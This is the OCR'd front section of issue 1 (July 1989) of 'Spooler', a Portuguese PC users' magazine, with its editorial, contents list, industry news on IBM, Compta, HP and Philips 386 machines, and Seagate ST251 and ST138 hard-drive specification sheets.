Spooler

MAGAZINE DOS UTILIZADORES PC

PREÇO 350$00


Nº 1 JULHO 1989 REVISTA MENSAL

FORMATAÇÃO EM 3 SEGUNDOS?

CONHEÇA E ELIMINE O Vírus ITALIANO

UM MAC SEM MÁCULA


EXCEL: MICROSOFT NUMA FOLHA



TRÊS DIMENSÕES PARA VER UM SÓLIDO



AJUDAMOS A DECIDIR FUTUROS



A NORTHERN TELECOM também!

Nas Empresas, ajudando pessoas a comunicar, (voz e dados) facilmente.

Tanto quanto a utilização do telefone.

Dando soluções eficazes e rentáveis para a instalação de centrais telefónicas digitais.

NORTHERN TELECOM, líder mundial na instalação de sistemas de telecomunicações totalmente digitais.

Por boas razões.

Porque comunicações rápidas e eficazes são uma chave essencial para o sucesso.

NORTHERN TELECOM e **COMPTA,** parceiros a tempo inteiro.

Consulte-nos.

Somos especialistas em soluções informáticas e de comunicações.

compta

EQUIPAMENTOS E SERVIÇOS DE INFORMÁTICA, SA.
Av. Fontes Pereira de Melo, 14-11.º — Tel. 52 11 11
Representante em Portugal da NORTHERN TELECOM.
Centrais Telefónicas de 30 a 5.000 linhas, voz e dados, RDIS/ISDN.

Portavoz

Nº 1 - Julho '89

Spooler

MAGAZINE DOS UTILIZADORES PC



MAIS UMA REVISTA DE COMPUTADORES!!!

Na verdade bem pode ser esta a questão que o levou a abrir esta página e a dispensar alguns segundos do seu tempo a uma nova publicação no escaparate. A dúvida está longe de ser impertinente, e pode mesmo considerar-se provável em todos os leitores habituais deste tipo de publicações especializadas, que ao longo dos últimos meses têm assistido ao vertiginoso ''nascimento'' de novas revistas e jornais, em muitos casos, também de qualidade questionável. Curioso é que nós que iniciámos este projecto temos, quase de certeza, as mesmas dúvidas que neste momento o assaltam sempre que surge uma nova revista de computadores no mercado, e fundamentalmente por essa razão não quisemos ser mais uma revista de computadores. Quererá isto dizer que somos diferentes? que somos melhores do que outras publicações? que não temos defeitos? ou que deve passar a considerar-nos a sua revista mensal de computadores?

A resposta simplificada a todas estas questões é um enorme NÃO. Por ordem e de uma forma mais complexa podemos dizer-lhe que tentaremos ser diferentes, ser melhores, não ter defeitos, e interessar-lhe ao ponto de nos considerar um bom apoio mensal no seu trabalho com o computador. Um grande ponto positivo entre toda esta vontade de fazer melhor e todas as tentativas constantes de traduzir essa vontade em resultados concretos, é sabermos que ainda vamos ter de percorrer muito caminho até estarmos plenamente satisfeitos com a **SPOOLER**, e termos a consciência de que sem o apoio dos leitores sob a forma de criticas, trabalhos, sugestões e programas, a tarefa que nos propomos realizar tornar-se-á impossivel.

NÃO

Assim, depois desta meia dúzia de palavras e antes das muitas dúzias de outras palavras com muito mais interesse que ao longo deste número teremos hípotese de ''trocar'' consigo, pela nossa parte assumimos deste já o compromisso de melhorar gradualmente esta publicação dando-lhe mais e melhor conteúdo. Da sua parte como leitor esperamos o já referido apoio e... esperamos que nunca nos considere mais uma revista de computadores.

FERNANDO PRATA

Spooler

■ **Propriedade:** Prata, Edições e Investigação, Lda. ■ **Director:** Fernando Prata ■ **Colaboradores:** Ana Lúcia, Carlos Vieira, João Cardoso, Jorge Carlos, Miguel Vitorino, Paulo Pinheiro e Vitor Guerreiro ■ **Ilustrações:** Franco Gomes, Leonor Gomes e Miguel Angelo ■ **Grafistas:** Franco Gomes e Carlos Alberto ■ **Publicidade:** Ema Bargão ■ **Serviços Administrativos e Assinaturas**: Rua Alfredo Roque Gameiro, 21, 1º Dtº, 1600 LISBOA — Tel. 762732 ■ **Produção Gráfica:** Graficria, Publicidade e Artes Gráficas, Lda. ■ **Impressão:** Gráfica Europam, Lda. ■ **Distribuição:** Electroliber ■**Tiragem:** 10000 exemplares ■ **Dep. Legal Nº:** 28587/89

2 NOTICIAS

6 E AS DISQUETES COMEÇARAM A RODAR...

8 QUEM TEM MEDO DUM VÍRUS?




10 VÍRUS — O ANTÍDOTO

16 MICROSOFT EXCEL PC

19 UM MORE MUITO MELHOR

21 FORMATAR UMA DISQUETE EM 3 SEGUNDOS!!?

23 COMPUTADORES — OLHOS MELHORES? OU PIORES?




25 SÓLIDAS REPRESENTAÇÕES EM PERSPECTIVA

36 SIDEKICK PLUS

39 QUANTO VALE UM EURO-PC?


43 SEM MÁCULA

4 O NÚMERO MÁGICO



Apresentado há alguns dias no nosso país, o catálogo Osborne/McGraw-Hill de títulos para a Primavera deste ano, tem como número (ou valor) mágico o 4, facto que, apesar de tudo, para os mais atentos não constitui grande surpresa.
Com efeito, as duas primeiras páginas e mesmo parte do destaque de capa vão para os volumes dedicados a nova versão de DBASE, que em termos de tema de volumes apresentados aparentemente domina a pequena publicação. O pouco espaço restante nas páginas já referidas fala-nos do Disk Operating System 4.0, que por razões óbvias merece toda a importância que se lhe atribua. O número 4, no entanto, não fica por aqui, e mesmo no interior do catálogo, aparece-nos várias vezes como parte integrante do espaço dedicado a várias outras aplicações, entre as quais o Display Writer 4, ou ao WordStar 4, são apenas as mais recentes.
Mas nem só de quartas versões vive este novo catálogo. Para os utilizadores com necessidades muito diferentes daquelas que com as obras referidas podem ser plenamente satisfeitas, os OS/2, Presentation Manager, Autocad, Ventura, e muitas outras aplicações, linguagens de programação, e ambientes de trabalho aparacem dissecados sob as mais diversas formas, para servir os utilizadores com as mais diversas necessidades de informação. Pontos importantes neste catálogo é que por isso devemos salientar, são ainda o lançamento de uma nova série de livros sob o título "Teach Yourself...", e a apresentação de uma "bíblia" de C que nenhum programador desta linguagem vai deixar de folhear. Este último volume publicado sob o título "Born to Code in C", apresenta-se como mais uma obra de Herbert Shildt, autor de mais de uma dezena de volumes dedicados a esta linguagem, entre os quais podemos relembrar como exemplos o "C The Complete Reference" e o "C Power Users".

COMPTA — A RECOMPENSA DE '88



No encerramento dos trabalhos referentes ao International Sales Meeting do presente ano organizado pela MOTOROLA CODEX, a Compta, empresa nacional fornecedora de soluções globais na área de informática e de sistemas de comunicação, foi distinguida com o prémio referente ao melhor distribuidor mundial do ano de 1988.
A cerimónia da entrega do referido prémio decorreu num hotel da capital ante a presença de mais de três centenas de participantes dos mais diversos cantos do globo, e serviu, tal como em edições anteriores, para a apresentação dos novos produtos MOTOROLA e divulgação dos resultados obtidos pela marca durante o ano anterior.
A Compta, que recentemente começou a apostar nas redes Ungermann Bass, como parte integrante das soluções informáticas disponíveis, viu surgir neste encontro, cotado como o mais importante organizado anualmente pela MOTOROLA, a compensação inesperada de um ano de actividade ligada a um dos principais construtores mundiais de semicondutores.

IBM REALIZOU FORUM PARA CLIENTES



Decorreu num hotel da capital durante o passado dia 17 de Junho, um encontro entre a IBM, através dos seus representantes aos mais diversos níveis, e os administradores de empresas clientes deste construtor no mercado nacional.

Reunindo elementos da IBM vindos dos Estados Unidos e de alguns outros países do velho continente, o referido encontro contou, entre outros, com a presença do Director Geral da Área Sul da IBM Europa, Guy Chaine.

Este encontro, segundo a IBM, teve lugar dentro da sua politica de estreito relacionamento com os clientes e tendo em vista os desafios que Portugal irá enfrentar até à constituição do mercado único europeu em 1992.

UM MEGABIT MAIS RÁPIDO

O anúncio surge-nos por parte da IBM, e de uma forma resumida e objectiva afirma apenas que passaram a existir memórias de 1 Megabit mais rápidas.
Assim, no passado dia 31 de Maio, a IBM revelou publicamente em Nova Iorque a produção experimental de chips de RAM dinâmica de 1 Megabit, cerca de duas a três vezes mais rápidos do que os actuais chips com a mesma capacidade. De acordo com as informações do referido construtor o chip agora produzido pode ler um bit de informação em apenas 22 bilionésimos de segundo, e pode ser produzido nas actuais linhas de produção de chips deste tipo, tal como aliás ficou provado pela produção experimental efectuada nestas condições nas suas instalações em Yasu (Japão).
Nas declarações prestadas pelos representantes deste construtor ficou apenas por revelar a data do inicio da produção destes componentes em larga escala.

DISCOS RIGIDOS

FICHA TÉCNICA Nº 1

MARCA: SEAGATE
MODELO: ST251-0



CAPACIDADE NÃO FORMATADA

Megabytes por drive:	51.2
Bytes por cilindro:	62496
Bytes por pista:	10416

CAPACIDADE FORMATADA

Megabytes por drive:	42.8
Sectores por drive:	83640
Sectores por cilindro:	102
Bytes por cilindro:	52224
Sectores por pista:	17
Bytes por pista:	8704
Bytes por sector:	512

ORGANIZAÇÃO FISICA

Pistas:	4920
Cilindros:	820
Cabeças:	6
Discos:	3

ESPECIFICAÇÕES FUNCIONAIS

Interface:	ST412
Tipo de gravação:	MFM
Densidade de gravação (Bytes Per Inch):	9935
Densidade de fluxo (FCI):	9935
Densidade de pistas (Tracks Per Inch):	777
Velocidade de rotação (Rotations Per Minute):	3600
Velocidade de transferência de dados I/O (Megabits/segundo):	5.0
Velocidade de transferência interna de dados (Megabits/segundo):	5.0
Auto-Park:	SIM

TEMPO DE ACESSO

Track-to-Track:	8 milisegundos
Médio:	40 milisegundos

FIABILIDADE

Erros de leitura recuperáveis:	1 por 10^{10} bits lidos
Erros de leitura não-recuperáveis:	1 por 10^{12} bits lidos
Erros de procura (Seek):	1 por 10^{6} proc. (seeks)
Tempo Médio Antes de Falhar - MTBF (POH):	35000

TEMPERATURA AMBIENTE EM FUNCIONAMENTO .. 15°C a 45°C

ALIMENTAÇÃO

+12 Volts DC± 5% 0.5 a 2.0 Ampéres
+5 Volts DC ± 5% 1.0 Ampéres
Alimentação: ..... 11 Watts

Dimensões (Altura x Largura x Comprimento):	41.4 mm x 146.1 mm x 203.2 mm
Peso:	1.3 Kg
Tipo de disco:	5.25" meia altura.
Representante em Portugal:	TELEDATA
Preço de Venda ao Público actual e aproximado:	98 000$00

CPC E HEWLETT PACKARD EM 3 DIAS DE EXPOSIÇÃO

A Companhia Portuguesa de Computadores e Sistemas de Informação expôs num hotel de Lisboa e durante três dias um conjunto de soluções informáticas para satisfazer um vasto leque de utilizadores, visando em especial os que se interessam pelo domínio da computação gráfica.


Com efeito, apresentando todas as linhas de equipamentos comercializadas, a CPC manteve expostas durante os dias 9, 10 e 11 do passado mês de Maio, a linha de PC's e estações de trabalho Hewlett Packard, as packages de CAD disponíveis para o referido hardware e as mesas digitalizadoras e impressoras adequadas ao input/output de informação alfanumérica e gráfica.

Nesta última área (digitalização e impressão), são dignas de nota a apresentação de um scanner **HP** com uma resolução máxima de 1500 pontos por polegada (**dpi**'s) e 256 tons de cinzento, comercializado por um preço inferior a quinhentos mil escudos, e as demonstrações de impressão efectuadas com base nas várias impressoras laser e inkjet. Incluida nas impressoras inkjet, a HP Paintjet não deixou de agradar a todos os visitantes ao permitir a cópia de ecrãs gráficos de alta-resolução, possibilitando a impressão de textos a 8 cores diferentes, e de gráficos a 333 tonalidades de cada uma dessas cores.

Fugindo ao domínio gráfico, algumas aplicações vocacionadas para a área de gestão eram apresentadas simultaneamente, tendo como base uma linguagem de quarta geração designada por ''Power House''. Esta linguagem, possuindo versões para ambientes multi-posto/multi-tarefa e ambientes DOS apresentou-se como a sucessora do COBOL para aplicações idênticas mas estruturas de programação mais simples (não nos devemos esquecer que se trata de uma linguagem de quarta geração).

O ponto forte da exposição foi, no entanto, e como já referimos, a computação gráfica. Várias estações de trabalho ''correndo'' aplicações de CAD permitiam a demonstração de manipulação de projectos em diversas áreas (mecânica, arquitectura, aeronautica, etc.), efectuando output's, quer no ecrã, quer nas impressoras e plotters.


Beneficiando com a presença de alguns especialistas no trabalho com os equipamentos e aplicações expostos, que na medida do possível acompanhavam os visitantes e lhes forneciam as explicações necessárias, este espaço, mantido durante os três dias de apresentação de soluções informáticas disponíveis através da CPC, foi sem dúvida um ponto útil de paragem, ou mesmo passagem, para todos os utilizadores de equipamento informático.



DISCOS RIGIDOS

FICHA TÉCNICA Nº 2

MARCA: SEAGATE
MODELO: ST138-0



CAPACIDADE NÃO FORMATADA
- Megabytes por drive: 38.4
- Bytes por cilindro: 62496
- Bytes por pista: 10416

CAPACIDADE FORMATADA
- Megabytes por drive: 32.1
- Sectores por drive: 62730
- Sectores por cilindro: 102
- Bytes por cilindro: 52224
- Sectores por pista: 17
- Bytes por pista: 8704
- Bytes por sector: 512

ORGANIZAÇÃO FISICA
- Pistas: 3690
- Cilindros: 615
- Cabeças: 6
- Discos: 3

ESPECIFICAÇÕES FUNCIONAIS
- Interface: ST412
- Tipo de gravação: ..... RLL (2,7)
- Densidade de gravação (Bytes Per Inch): 14953
- Densidade de fluxo (FCI): 14953
- Densidade de pistas (Tracks Per Inch): 824
- Velocidade de rotação (Rotations Per Minute): 3600
- Velocidade de transferência de dados I/O (Megabits/segundo): 5.0
- Velocidade de transferência interna de dados (Megabits/segundo): 5.0
- Auto-Park: ..... SIM

TEMPO DE ACESSO
- Track-to-Track: ..... 8 milisegundos
- Médio: ..... 40 milisegundos

FIABILIDADE
- Erros de leitura recuperáveis: ..... 1 por 10^{10} bits lidos
- Erros de leitura não-recuperáveis: ..... 1 por 10^{12} bits lidos
- Erros de procura (Seek): ..... 1 por 10^{6} proc. (seeks)
- Tempo Médio Antes de Falhar - MTBF (POH): 35000


TEMPERATURA AMBIENTE EM FUNCIONAMENTO .. 15o°C a 45°C


ALIMENTAÇÃO
+12 Volts DC ± 5% 0.35 a 2.0 Ampéres
+5 Volts DC ± 5% 10,8 Ampéres
- Alimentação: ..... 8 Watts

Dimensões (Altura x Largura x Comprimento): ..... 41.4 mm x 101.6 mm x 146.1 mm
Peso: ..... 0.73 Kg
Tipo de disco: ..... 3.5"
Representante em Portugal: ..... TELEDATA
Preço de Venda ao Público actual e aproximado: .. 83 000$00



PHILIPS EM ALTA FREQUÊNCIA OU A CHEGADA DOS 386 A 33MHz







Sem ser um dos primeiros construtores a disputar o mercado nacional, a PHILIPS parece estar disposta a consagrar o velho ditado popular que inverte a vantagem dos primeiros e sub-entende as inúmeras vantagens possiveis para todos os outros. Com efeito, depois de ter marcado a sua posição neste ''jardim à beira-mar'' com os XT's NMS 9100, e de mais tarde ter feito a sua incursão no mercado dos AT's baseados no 286, a PHILIPS apresentou já na última edição da Comdex a sua linha de máquinas baseadas no 32 bit's INTEL 80386, concebidas com o fim de satisfazer os utilizadores mais exigentes.

Três máquinas foram, assim, apresentadas nos Estados Unidos procurando mostrar que este construtor esta desde já bem preparado para enfrentar o mercado mundial nos próximos meses.


O modelo de low-end desta nova linha de estações de trabalho, que na configuração mais ''económica'' pode ser comercializado apenas com a motherboard, uma drive de 3.5" 1.44 MB e 1 MB de RAM (P3345-004), e na configuração mais completa pode incluir ainda uma carta gráfica VGA e um disco de 100 MB, possui como frequência de trabalho 16 MHz e utiliza o processador 80386SX . Esta máquina, que constitui um bom ponto de entrada para os utilizadores de 286 no universo dos 32 bit's, apresenta em catálogo várias opções interessantes onde talvez possamos destacar a possibilidade de ligação a um CDROM interno (CM201), ou externo (CM121), a expansão de memória até 8 MB passivel de ser efectuada na própria placa, ou a interligação a uma unidade de streaming tape de 45 ou 60 MB, permitindo ao utilizador a optimização/complementarização gradual do ambiente de trabalho, também em termos de hardware.

O segundo elemento do conjunto, comercializado em três configurações diferentes, caracteriza-se em termos muito gerais como um 80386 a 25 MHz com 64 KB de cache e um máximo de 24 MB de RAM, dispondo das habituais opções ao nivel das unidades de disco e disquetes e das cartas gráficas utilizadas.

Até aqui, no entanto, pouco se disse. Mas, se por um lado o que dissemos até ao momento se mostra como uma lufada de ar fresco originária de uma multinacional sediada na Holanda que todos conhecemos desde há muito, por outro ainda não justificámos esta notícia visto que as máquinas que aqui referimos numa fotografia ''a la minute'' já outros construtores apresentaram há meses, sob outras etiquetas, e mesmo beneficiando de uma maior performance. As grandes novidades estão, como é lógico, ligadas ao modelo de high-end, e aí sim estas palavras ganham significado.

Para começar a descrever o modelo de topo de linha podemos sublinhar que ele apresenta como ''cartão de visita'' uma frequência de trabalho de 33 MHz e que, sem se ''encostar'' a este número como boa referência para a comercialização de um computador de concepção deficiente, foi construido por forma a tirar o máximo proveito desse importante factor. Assim, as duas configurações comercializadas sob a mesma designação - P3370 - distinguem-se apenas pela capacidade de armazenamento e tempo de acesso dos discos que incluiem, e por uma pequena descrição que define o P3370 Base Tower como uma máquina com um disco de 180 MB e um tempo de acesso de 18 milisegundos, e o P3370 Server como uma configuração dispondo de 300 MB em disco e um tempo de acesso de 16 ms. Retomando a nossa ''conversa'' um pouco atrás, e partindo agora para uma rápida referência às principais características comuns às duas configurações do P3370, não podemos deixar de focar os 80/100 nanosegundos como tempo de acesso das RAM's utilizadas e a possivel expansão até 24 MB de RAM na placa principal, bem como a existência de 64 KB de cache, ou a unidade de streaming tape de 150 MB.

Tudo isto são, no entanto, apenas os pontos mais ''visiveis'' como justificação para a fatia de mercado que a PHILIPS vai saborear nos próximos tempos, se começar a comercializar a sua nova familia de estações de trabalho 386 aproveitando a vantagem de ''rasgar limites''. Porque, lá bem no fundo, todos nós sabemos que na realidade os últimos nem sempre são os primeiros.

